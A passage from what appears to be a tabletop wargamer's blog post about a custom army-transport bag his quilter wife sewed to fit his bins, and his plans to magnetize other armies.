On the flip side, I mentioned to my wife that she could probably pull $100 to $150 for a bag like that for other gamers if she tried to make one and she said in no uncertain terms that it flat out isn't worth it for her labor to charge that little.  Apparently the bag was a bit of a pain in the ass for her to make. She was happy to make it for me, but no one else has my charm to convince her it's worth making another.

If I wasn't married to an extremely talented quilter (and all around amazing woman) I'd probably would have to had been more careful when picking out my bins to make sure I could arrange them to fit in a piece of luggage I could buy rather than having the bag being fabricated to meet the specs of what bins I purchased.

I'm very happy to have done this, and I intend on magnetizing my other armies to use this system going forward, though I already have a bunch of foam so I'm not as motivated to go ahead with that. Plus I plan on just using Convergence for a while anyway.